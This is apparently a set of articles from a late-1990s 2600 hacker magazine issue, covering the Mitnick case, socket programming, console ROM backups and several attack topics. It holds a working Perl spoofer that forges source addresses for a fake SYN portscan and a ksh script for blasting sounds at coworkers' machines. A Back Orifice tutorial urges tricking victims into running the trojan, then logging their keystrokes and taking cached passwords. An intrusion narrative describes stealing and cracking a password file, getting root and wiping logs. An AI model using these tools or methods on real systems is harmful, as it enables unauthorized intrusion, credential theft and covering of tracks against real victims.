We found a lot of the cause and effect we saw to be real inspiring. So much so that we decided to do something more. So, for a good part of the summer, a group of *2600* people drove through the entire country (unlimited mileage rental car) searching for answers in the whole Mitnick affair and filming as much of it as possible. We spoke with dozens of people on all levels of involvement in the case and came away with nearly 100 hours of footage. What we do with it now depends on what kind of editing equipment we can get our hands on but, suffice to say, we've got a fascinating story to tell and a most interesting counterpoint to the major motion picture that will be out in a year.

Considering the weakened state *2600* was in at the time we began this project, such an endeavor could best be described as foolhardy. Nevertheless, we knew this was the right time, and the only time, we could cover the story in this way. The "Free Kevin" movement has been growing with every passing month and the news of the *Takedown* movie only served as a catalyst. Again, good has come out of bad and all of us emerge from the darkness with more strength and determination.

We're certainly not the only ones getting the word out. All over the country, kids are handing out leaflets in their schools and malls, spreading awareness and adding to the movement. While we've heard many of them say they were inspired by *2600,* the real truth is that nothing makes all of this seem more worthwhile than hearing what they're doing. People in high schools and colleges are realizing they *can* make a difference, just by standing up for what they believe in. It seems like such a simple thing to do but so few of us actually take the trouble to go and do it. In the end, we believe this will be shown as one of the major reasons why the battle was won.

One of the most dramatic incidents in recent memory was the *New York Times* web page hack. On Sunday, September 13 (an extremely busy news day due to the Clinton scandal), hackers replaced the usual page with a rambling text, the entirety of which may have been hard for some to understand. But one section quite clearly told of the injustices of the Kevin Mitnick case as well as the culpability of the *Times* in his capture and the ensuing cashing in of the story. For many, this was their first exposure to any of this.

The message from Kevin and his attorney was very clear: this kind of thing is bad as it sends the wrong message and somehow makes it appear as if he's responsible for net chaos. However, we have mixed feelings. While doing something destructive in Kevin's name certainly won't help his case, we're not entirely sure that's what happened here. The *Times* is not claiming that there was any destruction to their original page. A

Progress Continued on Page 53

HOMEMADE TCP PACKETS

BY MIFF

The code presented here is a subset of my alpha perl spoofer, slapfro, which is available from 9mm.com/philez.html. I thought it would be nice to see something other than a knockoff of a knockoff of a spoofer for once and maybe give some more people the ability to play with the insides of tcp/ip.

Greetz, boys and gurliez. Today, we play with the insides of tcp/ip. In particular, we'll be building a tcp spoofer in perl (yeah, you can do icmp or udp too if ya want). We'll call this one - umm - lego. All we really want to do with lego is build our own packets. This can be useful if you like to set the source address to something arbitrary, or if you want to experiment with flags or some shit. We're not going to do tcp connection spoofing, because that would be too big in scope for our purposes. At this point we'll just send out some tcp packets with increasing port numbers, sort of like the way a half-opened portscan would look.

If lots of people begin to use this, we get the added benefit of making uptight sysadmins look silly, and finally teaching them that portscaning is neither harmful, intrusive, nor necessarily evidence that anything at all came from the apparent source of the scan. Ahem.

There are three main sections of code that we will use to create our packet: the first sets up things like source and destination address, ports, number of packets, and any looping and shit that we might use to send lots of packets or to vary the packets, say, by incrementing the destination port each time we send. The second section is the guts: we figure out what our ip and tcp headers will look like, then we put the packet together. The third section calculates a checksum for the packet - used to tell the receiving machine that the packet didn't get mangled in transit. I admit, I ripped off the checksum code from Net::Ping. Shit, who wants to write checksum code when it's already there for you? The three sections are nested 1,2,3 - they each use the next as a subroutine.

A Quick Tour

The first point of interest is the specifications of target box, source box, and ports. If your ambition is low and all you want to do is watch some home-brewed tcp packets fly, just put in some valid source and destination addresses, run a sniffer, and enjoy. For the slightly more motivated, you could take these five items as parameters from the command line.

tcpsp00f routine:

This is the first main routine - we do things like convert our hostname or ip address into something usable (gethostbyname) and set a few constants that we will use to indicate what we are building and how much of it we're responsible for (typically, the OS will do things like set the source address for you). We open our socket here and get ready to send the packet - we start the port incrementing loop, because we want to send one packet to each port in the range $dest_port_low -> $dest_port_hi. The only thing we need now is the packet. Our givehead routine, which used to be used only for headers, will construct the entire packet for us. At this point, we put no data in the packet (don't need any) but if you want to add some, just append it. Make sure you account for the increased packet length in your assorted length vars to come. Once we're done sending packets, we chill and have a 40, and our packet maker tells us that the scan is complete.

givehead routine:

This is the big baby Jesus routine of the program. I've taken the liberty of sticking literally *everything* in variables, so it will be hard to screw up. givehead does two things: first we create a tcp pseudo-header on which to calculate the tcp checksum. We do a lot of the setup of the tcp portion of the packet at this time, even though the ip header parts actually come first. We use the perl "pack" command to put each variable into the precise format that we need it in (see *ORA Programming Perl* for a reasonable but not great explanation of the pack statement). At this point, it would also be wicked handy to know what a tcp packet looks like - get *TCP/IP Illustrated Vol. I.* It's the best. Otherwise you can browse the rfcs or find little charts from networking classes or something. Just understand the size, meaning, and ordering of all of the fields in a tcp packet.


OK, nuff preachie. Here is where our more ambitious readers can really get loose. Take note of the $tcp_ variables, and later the ip_variables. Want to set a SYN, FIN, and RST in the same packet? Switch these to 1. Want to screw with sequence and acknowledgment numbers? Go ahead - even put in a little routine to increment them if you like. Make the packet length wicked long and send no data. Fool with the urgent flag and pointer (remember the OOB attack?), etc., etc.

Oh yeah - the second step, after we've got the tcp checksum, is to put it all together along with the ip header. This is a good place to set fragmentation options, type of service, time to live, even ip version. You should be able to build just about any tcp looking packet that you can imagine just by messing with the variables. Note to selves: do not put an unfriendly data type in a variable. Example: do not put a "2" in a bit field. Thanks for playing.

The last routine is the checksum routine, and, like I said, I stole it. (I re-commented it for aesthetic purposes). At least it ain't from ping.c.

Peace and enjoy.

[source on pages 8 and 9, built and tested in linux 2.0.28, perl v5.03]



```
#!/usr/bin/perl
#
#  lego
#   perl spoofer demo prog
#   written for 2600
#
#  based on slapfro, alpha version
#  written by miff
#
#  TCP fake portscan only.
#
#  shout outs:  shinex.
#

use Socket;
use strict qw(refs, subs);

#SOURCE AND DESINTATION PARAMETERS
# MUST CHANGE THESE.
my $target_box = "recipient.box.com";
my $target_low_port = "1";
my $target_hi_port = "20000";
my $source_box = "source.box.com";
my $source_starting_port = "10000";

tcpsp00f($target_box,$target_low_port,$target_hi_port,$source_box,$source_starting_port);

sub tcpsp00f  {
   my ($dest_host,$dest_port_low,$dest_port_hi,$src_host,$src_port) = @_;

   #set constants:
   my ($PROTO_RAW) = 255; # from /etc/protocols
   my ($PROTO_IP) = 0;  #ditto
   my ($IP_HDRINCL) = 1;  #we set the ip header, thanks

   #look up mah shit...
   $dest_host = (gethostbyname($dest_host))[4];
   $src_host = (gethostbyname($src_host))[4];

   #time to open a raw socket....
   socket(S, AF_INET, SOCK_RAW, $PROTO_RAW) || die $!;

   #raw socket should be open...
   #now set the bad boy up...
   setsockopt(S, $PROTO_IP, $IP_HDRINCL, 1);

   my ($port) = $dest_port_low;

   print "\n INITIATING FAKE PORTSCAN \n\n";
   while ($port <= $dest_port_hi) {
           $src_port++;
           #build a tcp header:
           my ($packet) = givehead($src_host, $src_port, $dest_host, $port, $data);
           #bust out the destination...
           my ($dest) = pack('S n a4 x8', AF_INET, $port, $dest_host);
           #send a fux0ring packet
           send (S,$packet,0, $dest);
           $port++;
   }
   print "\n portscan sent, beeyatch \n\n ";

}

sub givehead {
   my ($src_host, $src_port, $dest_host, $dest_port, $data) = @_;

   #HERE WE PLAY WITH THE INSIDES OF THE TCP PIECE
   #AND CALC THE TCP HDR CHECKSUM.
   my $hdr_cksum = 0;  # we set it to 0 so we can calculate it
   my $zero = 0;  #might need a zero from time to time
   my $proto_tcp = 6;  # the protocol number for tcp
   my ($tcplength) = 20; # 20 byte tcp hdr; no data
   # IF YOU ADD DATA, MAKE SURE TO ADD ITS PACKED LENGTH
   # TO THE TCPLENGTH HERE!!!
   # all of the source and destination infoz is passed to us
   # screw wit it in the parent routine...
   my $syn = 790047533;  # random syn;  try to keep it under 32 bits :)
   my $ack = 0;  # zero ack;  try to keep it under 32 bits :)
   my $tcp_4bit_hdrlen = "5"; # 5 * 32bit (4 byte) = 20 bytes
   my $tcp_4bit_reserved = 0; # reserved for 0
   my $hdr_n_reserved = $tcp_4bit_hdrlen . $tcp_4bit_reserved;  # pack them together
   my $tcp_urg_bit = 0;  # URGENT POINTER BIT
   my $tcp_ack_bit = 0;  # ACKNOWLEDGEMENT FIELD BIT
   my $tcp_psh_bit = 0;  # PUSH REQUEST BIT
   my $tcp_rst_bit = 0;  # RST (RESET CONNXION) BIT
   my $tcp_syn_bit = 1;  # SYN FLAG BIT  #its a syn!!
```

```
  my $tcp_fin_bit = 0;  # FIN FLAG BIT
  # here we put together 2 reserved fields and the 6 flags to pack as binary.
  my $tcp_codebits = $zero . $zero . $tcp_urg_bit . $tcp_ack_bit . $tcp_psh_bit .
         $tcp_rst_bit . $tcp_syn_bit . $tcp_fin_bit;
  my $tcp_windowsize = 124;  # default window size
  my $tcp_urgent_pointer = 0;  # urgent pointer

  # the following is not a tcp header per se, but a pseudo header
  # used to calculate the tcp checksum.  yes, its a pain in the ass.
  my ($pseudo_tcp) = pack ('a4 a4 C C
                            n n n
                            N N
                            H2 B8
                            n v n',
                     $src_host,$dest_host,$zero,$proto_tcp,
                     $tcplength,$src_port,$dest_port,
                     $syn,$ack,
                     $hdr_n_reserved,$tcp_codebits,
                     $tcp_windowsize,$zero,$tcp_urgent_pointer);

  my ($tcp_chksum) = &checkfro($pseudo_tcp);


  # PLAY WITH THE INNARDS OF THE IP PIECE HERE!!!
  my $ip_version = "4";  # (nybble) tcp/ip version number (current is 4)
  my $ip_hedlen = "5";  # (nybble) number of 32-bit words in ip header
  my $ver_n_hlen = $ip_version . $ip_hedlen; # we pack 2 nybbles together
  my $ip_tos = "00";  # (byte) ip type-of-service
  my ($totlength) = $tcplength + 20; #tcp + 20 byte ip hdr ##
  ## we'll pack totlength into 2 bytes in the packet
  my $ip_fragment_id = 31337;  # 2 bytes as well.
  my $ip_3bit_flags = "010"; # ip fragmentation flags (3 bits) (frag, do not frag)
  my $ip_13bit_fragoffset = "0000000000000";  #fragment offset
  my $ip_flags_n_frags = $ip_3bit_flags . $ip_13bit_fragoffset;
  my $ip_ttl = 64;  # 64 seconds / hops
  # we have proto_tcp from above...  my $proto_tcp = 6;
  # we have hdr_checksum from above...
  # all source and destination infoz is passed to us (it
  #  gets set in parent routine)
  # change $syn and $ack above in tcp section
  # in fact, everything else in the packet is set above.


  my ($hdr) = pack ('H2 H2 n n
                     B16 C2
                     n a4 a4
                     n n
                     N N
                     H2 B8
                     n v n',
          $ver_n_hlen, $ip_tos, $totlength, $ip_fragment_id,
          $ip_flags_n_frags,$ip_ttl, $proto_tcp,
          $hdr_cksum, $src_host, $dest_host,
          # end of ip header, begin tcp header
          $src_port, $dest_port,
          $syn,$ack,
          $hdr_n_reserved,$tcp_codebits,
          $tcp_windowsize,$tcp_chksum,$tcp_urgent_pointer);

  return $hdr;
}

sub checkfro {
  #dis sekzhun robbed from someplace else....
   my (
       $msg            # The message to checkfro
       ) = @_;
   my ($len_msg,       # Length of the message
       $num_short,     # The number of short words in the message
       $short,         # One short word
       $chk            # The checkfro
       );

   $len_msg = length($msg);
   $num_short = $len_msg / 2;
   $chk = 0;
   foreach $short (unpack("S$num_short", $msg))
   {
       $chk += $short;
   }                                  # Add some lead
   $chk += unpack("C", substr($msg, $len_msg - 1, 1)) if $len_msg % 2;
   $chk = ($chk >> 16) + ($chk & 0xffff);      # bust out mah fro pic
   return(~(($chk >> 16) + $chk) & 0xffff);    # spray some jheri
}
```

Socket Programming For Fun and Profit

by darknite
darknite@kurir.net

First of all, this is no article for experts since I'm no expert myself on either TCP/IP or C. So all of those already familiar with the basics of socket programming may stop reading right now. And by the way, I am not responsible for any actions taken due to the information within this article. If you can't take responsibility for your own actions, what makes you think anyone else can? The reason for me writing this article was both to learn and to give some useful and creative information to all hackers/wannabes around the globe. Because even if every hacker doesn't write their own programs, they should be able to do so and understand the basics of them. Our goal in this article will be to create a portscanner. Simple and clean with just hostname lookup and no extra functions. This article assumes some basic C programming skills from the reader along with some basic knowledge and understanding of the TCP/IP protocol.

Finding The Host

First of all, we'll have to ask ourselves "How does a portscanner work?" The first thing a portscanner does is check the number of arguments given to the program. Since I suppose you all know how to do that in C I will skip the code for it. After that it will take the hostname, (argv[1]), to see if it's valid. We will use the gethostbyname(3) to process the given argument. (See code1)

```
code1:
struct hostent *host = gethostbyname(argv[1]);
```

The definition of hostent is found in <netdb.h>, (as is the definition for gethostbyname()), and looks like this:

```
/*
 * Structures returned by network data base library. All addresses are
 * supplied in host order, and returned in network order (suitable for
 * use in system calls).
 */
struct  hostent {
        char    *h_name;        /* official name of host */
        char    **h_aliases;    /* alias list */
        int     h_addrtype;     /* host address type */
        int     h_length;       /* length of address */
        char    **h_addr_list;  /* list of addresses from name server */
#define h_addr  h_addr_list[0]  /* address, for backward compatiblity */
};
```

This means that our IP number for the host given in argv[1] is stored in host->h_name. Let's write a little test program:

```
getip.c

#include <netdb.h>
void main(int argc, char **argv) {
  struct hostent *victim;
  if (argc<2) exit(printf("use with host as argument.\n"));
  victim = gethostbyname(argv[1]);
  printf("%i.%i.%i.%i\n",victim->h_addr[0]
```

```
                    ,victim->h_addr[1]
                    ,victim->h_addr[2]
                    ,victim->h_addr[3]);
}
```

As you can see, all four segments of the IP number are stored into a separate byte. So now we have the target host's address. What should we do next?

Establish Connections

A brief description of what really happens when you connect via TCP/IP to a remote host is in order.

First of all, you initiate a socket - let's call it "S". This socket allocates a free port on your computer. (It is the endpoint of the connection.) Once you have initiated a socket on your computer, you can tell that socket to connect to a port on a host. Let's say we would want to connect to the website at l0pht.com; here is what would happen (skipping nslookup).

Initiate socket S. (Get a free port, lets say you got 2222.)

Use S to connect to www.l0pht.com, port 80.

In theory your connection would look like:

S —> www.l0pht.com:80

but in reality this is just:

yourhost:2222 —> www.l0pht.com:80

So what we need to do is to create a socket and tell it where to connect. A portscanner connects to every port between a specified range on a host to see which ports (services) are opened and which ones are closed. Let's start to take a look at how to code this. To create the socket we will use the function socket(2). Here's the definition of socket(2):

```
int socket(int domain, int type, int protocol);
```

It returns an integer above zero (which is the socket handler) upon success or "-1" if it fails to create a socket.

Example usage of socket(2) is S=socket(AF_INET,SOCK_STREAM,0). The AF_INET is the ARPA internet protocol and the one we will use. The type we will be using is SOCK_STREAM which provides a two-way connection based byte stream. The protocol argument will not be used and is therefore set to 0, due to the fact that most of the times there only exists one protocol to support the particular socket type within the protocol family. The required header files for socket(2) and connect(2) is <sys/types.h> and <sys/socket.h>.

After the socket is created we will use the connect(2) to establish the connection to the target host. The definition for connect(2):

int connect(int sockfd, struct sockaddr *serv_addr, int addrlen);

sockfd is the socket descriptor/handler (S in our example). Instead of the sockaddr struct we will use the sockaddr_in struct, (so also include <netinet/in.h>). sockaddr_in looks like this:

```
/* Structure describing an Internet (IP) socket address. */
#define __SOCK_SIZE__   16              /* sizeof(struct sockaddr)      */
struct sockaddr_in {
  short int             sin_family;     /* Address family               */
  unsigned short int    sin_port;       /* Port number                  */
  struct in_addr        sin_addr;       /* Internet address             */
  /* Pad to size of `struct sockaddr'. */
  unsigned char         __pad[__SOCK_SIZE__ - sizeof(short int) -
                        sizeof(unsigned short int) - sizeof(struct in_addr)];
};

struct in_addr {
        __u32   s_addr;
};
```

By what you can see above, the sin_addr.s_addr is just an unsigned 32 bit number to represent the

IP number (for example 0x7F000001 is 127.0.0.1). So how do we convert the result in host->h_addr given by gethostbyname(3)? Easy, we'll just cast the host->h_addr with *(long *)(host->h_addr). Finally, don't forget to use the htons(3) to convert it to revers byte order on x86. And the addrlen argument is just sizeof(sockaddr). We will have to cast our sockaddr_in variable to a sockaddr struct when passing it to connect(2). And of course, one final thing, don't forget to close down your socket. Use close(2) with your socket as argument. Like: close(s) (The definition of close(2) is found in <unistd.h>.)

Writing The Code

Now when your fingertips are itching to get down to business don't let me hold you back. You should without problem be able to write a portscanner or anything else - only your imagination sets the limit. No guide is complete without that final piece of source code, so here it is:

portscan.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>

#define START 1
#define STOP  1024

void main(int argc, char **argv) {
  int s,port;
  struct hostent *host;
  struct sockaddr_in victim;

  printf("PortScan v1.0 - By darknite[@kurir.net]\n");
  printf("For his socket-programming article in 1998\n");
  if (argc<2) exit(printf("Usage: %s <hostname>\n",argv[0]));

  host=gethostbyname(argv[1]);
  if (!host) exit(printf("Error looking up hostname.\n"));

  victim.sin_family=AF_INET;
  victim.sin_addr.s_addr=*(long *)(host->h_addr);

  for (port=START; port<=STOP; port++) {
    victim.sin_port=htons(port);
    s=socket(AF_INET,SOCK_STREAM,0);
    if (s<0) exit(printf("Error creating socket.\n"));

    if (!connect(s,(struct sockaddr *)&victim,sizeof(victim)))
      printf("port: %i\n",port);
    if (close(s)) exit(printf("Error closing socket.\n"));
  }
}
```

As I have said before, I am no expert on socket programming nor TCP/IP communication. But I believe this should be enough for anyone to get started with socket programming and to write some handy tools. Since I only use Linux, everything in this article has been tested under Linux only, but I believe that it should work fine on all other UN*X systems too. (You might have noticed that when introducing a new function I have included the man section number for that function - use man as frequently as possible.)

Good luck with your programming.

Blasting Sound

by Slatan

I have had so much fun with this little program. The first time I used it, it was truly amazing. I almost puked, I laughed so hard. What this program does is exploit the fact that some Unix's (running Novell on hp's) don't require you to remotely log into another computer to send them a sound. So as soon as I learned this, the wheels started spinning. OK, I was thinking, let's see what I can do to exploit this. No sooner had I asked myself this than it hit me. This network isn't really laggy, I wonder how long it would take for me to send a sound to *each* of the workstations. So I wrote this little program to see. First what you need to do is make a list of all the computer names hooked into your network. Call it list. You also need the program called send_sound, which is installed by the defaulted software on these workstations, so do a search for it. Place it in the same directory along with the sound files you wish to use.

For my first sound I sent a short zap sound. I think I got it from a laser blast somewhere. Oh man, was that funny. It hit every computer so fast - everyone stood up and looked around as the sound went from computer to computer, from row to row. It sounded like the Fourth of July in there.

For my next sound, I felt like hearing some applause for my efforts, so I sent a round of applause, which turned out to sound like a rock concert inside there. By this time the supervisors were very curious to see who was interrupting the workday. Hehe.

By manipulating the file list I could have the zap sound bounce around the large building I was in, which was fun too. Be creative - annoy your neighbors and friends!

```
#This program is for blasting sounds at people that annoy you
#Use and abuse!
#Hacked Cracked and Coded by -=H8RED=- aka SLATAN

#To use this program you must have the program send_sound and the
#sounds you want to send in the same
#directory together.  Change the $HOME/"to where this program is
#located" next create a list called "list",
#in the same directory and put the tube number or numbers you wish to
#blast. Ex: computer715 or whatever the other computer's name is.
#Then run this program and tab down to the argument
#box and type in the sound you wish to send Ex: zap.au
#hit okay and bamm you blasted them.


#/*************************************************************************
#/*  Program ID   : SoundblasteR                                          *
#/*  Description  : This program is used to Blast the he77 out of people  *
#/*  Input Parameters : type in the sound name next to argument            *
#/*  Exit Value       : None                                               *
#/*  Input Files      : Must have a file called list in the same directory *
#/*                     as this program.                                   *
#/*  Output Files     : Creates a file called USERS                        *
#/*  Link Procedures  : None                                               *
#/*  Special Logic    : None                                               *
#/*************************************************************************
#/*            M O D I F I C A T I O N   L O G                            *
#/*    Date          Author                Description                   *
#/*  ----  ----------- --------------------                               *
#/*  04/25/97  -=H8RED=-            Initial Release                        *
#/*************************************************************************

#!/bin/ksh

for node in `cat list`
do
echo '----------------------'
  echo $node @ `date`
 $HOME/send_sound -server $node $1 $2 $3 $4 $5


done
```

BACK ORIFICE TUTORIAL

by skwp

The hacker group known as Cult of the Dead Cow (CdC) recently released a great hacking tool known as Back Orifice, or BO, on August 1, 1998. On August 9th the client code was ported to UNIX. The legitimate purpose of BO is the remote administration of one's machine. BO affects Win95/98 but not NT. The following article explains the uses of BO, how it works, and how to prevent it from attacking you. Much of this information is taken from BO documentation, and resources on the net.

How It Works

BO consists of two parts, a client and a server. You have to install the server on the machine you wish to gain access to. The server is included in the BO installation as boserver.exe. Once run, it self-installs, and then erases itself. After that the server machine will run BO server every time it starts up. The process is not visible in the proccesses list (ctrl-alt-del). The server exec itself copies itself to c:\windows\system as " .exe".

The server can be configured using boconfig.exe, which allows you to specify the name of the file (default: " .exe"), description in registry, port (default: 31337), and password (default: no password) among other things.

Once the server is installed, you can use boclient.exe (bounix for the unix versions), or bogui.exe (graphical) to access the server machine. The client sends encrypted UDP (connectionless) packets to the server machine in order to communicate.

How To Get It Installed

Here's where our favorite skill, social engineering, comes in. Make up any kind of bullshit story in order to get the person to run this file. Pretend to be a lamer, say it is a new game, tell them it's a couple of xxx pics in self extracting format. Be original, and don't push them to run the file - this will make people suspicious. When they run it they may say something like "What the fuck? It disappeared!" This is when you know that you have full access to their machine.

Using the Client

The client interface has many features. You can read the supplied docs. I will discuss some of the more fun features and their uses.

Once you start the client you can type "help" or "?" for assistance on available commands. First of all to connect to a machine you have BO'ed, use "host <ip>".

Now you can use standard DOS commands (dir, cd, copy, del, etc) to move around on this person's hard drive. However, this is awkward and takes a long time. Luckily, BO includes a built in http server so that you can download and upload files to the machine. Use "httpon <port>" to activate the http server. Now you can access their machine through a web browser on that port (I use netscape; my friend reports weird problems accessing BO'ed machines while using Internet Exploiter.) BO includes a convenient form on the bottom of the page for you to upload files. Fun things to do while browsing: look at person's pr0n, read personal docs, steal warez.

Another fun thing to do, which tends to scare the shit out of people, is to display a dialog box on their computer. Use "dialog <text> <title>" to make a dialog box pop up on their machine. I have found that in the windows boclient, the dialogs do not come out right if you use quotes. I'm not sure about the linux version as I have not been able to test it. However, using the gui client for windows this bug does not exist. Be careful using this as it lets people know that their

machine is in the process of being owned and they tend to reboot as quickly as possible. If this happens you can use the sweep command to sweep their subnet and find their machine again (in the case of dynamic ip's). You can also use the multimedia "sound" feature to play sounds on their machine. Specify the full path to the sound.

The network commands menu allows you to view their network and share resources. This may prove to be very fun. Share their printer and print out a nice message telling them how to remove BO (discussed later).

You can also have fun with processes. Use "proclist" to list running processes, and "prockill" and "procspawn" to kill and spawn new processes, respectively. This is useful, for example, if you have modified some sort of ini files (like mIRC) and you need them to restart the program. Just kill the program and they will probably restart it, thinking it was just a stupid windows bug.

One of the more fun features of BO is keystroke logging. This feature will log all keystrokes in a very convenient manner, including the name of the window where they were typed, into a text file on the person's machine. Use the http server to download/view this file. Another convenient way to get passwords is the "passes" command which lists cached passwords. I have found many unencrypted passwords sitting around in this way, including passwords to Tripod homepages and PPP accounts.

Finally, you can redirect ports and tie console apps to ports. For example, if this person is running a 31337 WaReZ fTP SeRvEr, you may want to redirect all connections to port 21 to pentagon.mil, or whitehouse.gov. I can only think of one example of tying apps to ports which is included in BO, and that is to tie command.com so that you have a DOS shell on their machine. Usually you can just put it on port 23 (default telnet port) which makes it a lot easier. I have found, however, that accessing their machine in this way is extremely slow for some reason.

Other features of BO include modifying the registry, capturing screenshots and movies from attached input devices, and using plug-ins (read included plug-in docs for info on how to write them), locking up the machine, and rebooting it.

BO and plugins (buttplugs) can be downloaded at:
http://www.cultdeadcow.com/tools/

How To Get Rid Of It

According to the ISS Security Alert Advisory made on August 6, BO installs itself by entering itself into the registry. To stop BO from starting every time the machine boots, edit the key at HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices and look for any suspicious program names. The length of the BO exe is close to 124,928 bytes, give or take 30 bytes. Erase this entry, and erase the file itself. If possible, format your hard drive and reinstall all OS's and software, as the use of BO may be part of a larger security breach. The full text of the ISS Advisory can be found at:
http://www.iss.net/xforce/alerts/advise5.html

Microsoft's Response

"This is not a tool we should take seriously, or our customers should take seriously..." - Edmund Muth of Microsoft, as reported by the New York Times.

Well, Microsoft was wrong. There have been an estimated 65,000 downloads of the BO software package, and I myself have owned over 15 machines using it (I was bored, wanted to look at other people's pr0n....).

Conclusion

Back Orifice is a fun toy, but you must remember hacker ethics while using this tool. Do not put something like "@echo y | format c:" in autoexec.bat. The purpose of hacking is to learn and create, not to destroy.

Probing Remote Networks

by Armageddon

Let's just say I decided to investigate a network, something.net, for one reason or another. It could have been for any reason - it doesn't matter because if I told you it might give away what network I was investigating.

Anyhow, I just left ws ping propack (http://www.ipswitch.com) on all night to scan the subnet and scanned up through ports 1024. I came back in the morning and guess what turned up? Basically, port 23 was open on almost every machine. Port 53 was open on the two name servers (duh). Port 21 was open on a few machines. Ports 110 and 25 on mail.something.net were open (that was a given).

The first thing I did was telnet to port 23 on host15.something.net. It established a TCP connection, but then it disconnected me. I figured it was either a firewall or the machine I tried to telnet to would only allow connections if I was a trusted client. Either way, that is a bitch to work around. So what next? I started scanning for ports on which I was able to maintain my TCP connection. I found that every port but 23 would let me maintain a TCP connection. Talk about lax in security. I figured they thought if they didn't allow port 23 connections they didn't have to worry about people logging in. Which is pretty stupid.

So I figure this would be an easy hack. Anyhow, most of the machines on the network were SunOS 5.5.1. Some freebsd machines were also on the network (lucky for me I like freebsd). I started looking around for any exploit I could find without much luck. So I figured out the freebsd machine was version 2.1.0. That machine was a little outdated; they must have just kinda forgotten about it or something. So I decided to pick on it, because it might have just been the one weak link in the chain I needed. A portscan returned ports 7 (echo), 23 (telnet), 25 (sendmail), 53 (dns), 79 (finger), 80 (http), 111 (sunrpc), and 513 (remote login). Anyhow, the first thing I always think of is sendmail, and I remembered that freebsd was shipped with a vulnerable version. So I telnetted to port 25, and... it's 8.8.8. Damn, *that* door got slammed in my face.

So next I looked at port 53, the name server. I believed that it was the secondary

name server because its OS wasn't that up to date. In an attempt to figure out where exactly the name server was placed I did a traceroute to it. Then I ran a traceroute to a few other computers. The result: each traceroute turned up cisco-7k. something.net. I am gonna bet that that is a Cisco 7000 router (some nice hardware). On the last two computers where I ran a traceroute was anyname.something.net. I believe that to be a firewall because almost all traceroutes pass through that computer, and it appears just after the router. But it didn't appear when I did a traceroute to what I believed was the secondary domain name server. So then I decided to do a whois something.net and found what the two name servers were (why didn't I think of this before): ns1.something.net and ns2.something.net and of course the outdated freebsd machine was ns2.something.net. All right, I'm in business.

I then ran a traceroute to ns1.something.net and it didn't pass through the firewall, which meant that they had their name servers set up outside of the firewall. (It's very typical to put name servers in front of the firewall.) So I searched the sploit archives for a freebsd exploit, and a named exploit came up - talk about my lucky day. So I compiled and ran it. I then got myself a root shell on the name server. (No, I will not give you the source of the exploit; that would be aiding you in attacking a computer). Too bad it was outside the firewall.

So was there anything of any use to me? Yes, of course. The master.passwd but it's only good I imagine if they are running NIS or NIS+. So I issued the ftp command back to some computer on the Internet (not my computer, that would be stupid) and downloaded it. Eventually I got it back to my computer. I started good old John The Ripper right away and continued to explore the network because what good is a username/password if you can't get in because of a fucking firewall?

Anyhow, on one machine I found an anonymous ftp server. So 'I decided to check it out, and I found that the machine was running SunOS 5.5.1, and it was vulnerable to an ftp bounce attack! Hell yeah. So now I went and grabbed that script and ran the little devil; it bounced me straight through the anonymous ftp and to a telnet port on the subnet. Now all I had to do was crack that password file. So I waited a long while as John The Ripper went to town, day and night on the password file. Then finally I just took the first login I got, and boom, I was on this system which was inside a firewall! Hell yeah!

So I had to get root. Would su work? If it did, kickass, but if it didn't I may have been screwed. Since I always play it safe, I looked for something I could run on the shell to get me root. Now that I had passed the firewall, I could just use any remote buffer overflow and get root on any of the computers. Or, I could just log into another system anywhere and run a local root exploit. I had a wide range of exploits to choose from.

I figured I'd look around and see if I could find another freebsd machine lying around to screw with and bam! freebsd 2.2.1. This one had a local root exploit in the /proc filesystem. I got the list of username/passwords and I was past the firewall so I figured this would be pretty simple. I telnetted over to the freebsd 2.2.1 box, and ftp'd the exploit source over, compiled the thing, ran it, waited a few minutes, and bam, root shell!

Anyhow, I searched around the network for what I came for and ran those nifty little cloaking programs to cover my ass. I wiped all the necessary logs to hide my punkass and got out. It was rather daring to jump around to so many machines, but since I only came for one reason and got what I needed, I didn't leave any backdoors for myself. And I didn't change anything. So I should get off scot-free.

HACK YOUR CONSOLE

by m0tion

You may be saying to yourself, "Hack your console? You mean, like my Nintendo64?" If you've never heard of it, yes, you can "hack" your console. This is not your traditional "hacking" as far as getting into systems by cracking passwords, but rather, using your console as it was not meant to be used.

First off, let me start by saying that I think the idea of consoles is great, obviously not as good as computers, but great nonetheless. I also think the games are overpriced ($60 for a game it costs them $5 to make? Get real....) and many people agree. There are ways to take your Nintendo64 and turn it into the *real* ultimate fun machine, especially for you programmers out there.

Back-up Devices

You see, these super little inventions called "back-up devices" have been invented for the Nintendo64. And they do, much as the name suggests, back-up games. You can take a game, and copy the ROM image and SRAM image to a form of media (varies from each back-up device). This is so that if your cartridge is damaged or broken, or you accidentally delete a saved game, you have a ready back-up of such things and don't have to spend money on a new one.

These back-up devices are mainly made in mainland China and are imported to the US or Canada for sale. You may also see them mentioned in the back of Nintendo's game manuals stating that they are illegal and you will be prosecuted if you use one. But, make *no* mistake, the right to back-up your own electronic information is *perfectly* legal. Reasons why Nintendo *still* tries to convince people they're illegal are unknown.

Other Uses

Here is where the real legal issues come in. If you back-up a rented game, or a friend's Nintendo game and keep the ROM, you are committing piracy. This also applies to those of you who may download ROMs over the internet (many FTP and HTTP sites offer this).

However, yes, it is possible (and very easy) to download or back-up ROMs from friends and play them for "free" on such back-up devices. So, basically, if you're willing to live with committing a crime (and you'll probably never get caught), you can buy a back-up device and download every game for the Nintendo64 and play them freely.

Also, and here is the *real* good part, you can program for the Nintendo64 and play the games you've programmed or upload them to sites on the Internet for others to play. There are many SDKs full of image and object libraries available on the Internet for the Nintendo64. Such devices similar (almost identical) to the back-up devices are available from Nintendo Inc. for up to $40,000.

Types of Back-up Devices

There are basically three mainstream (if you can call them that) back-up devices. I will go through the names and descriptions one at a time.

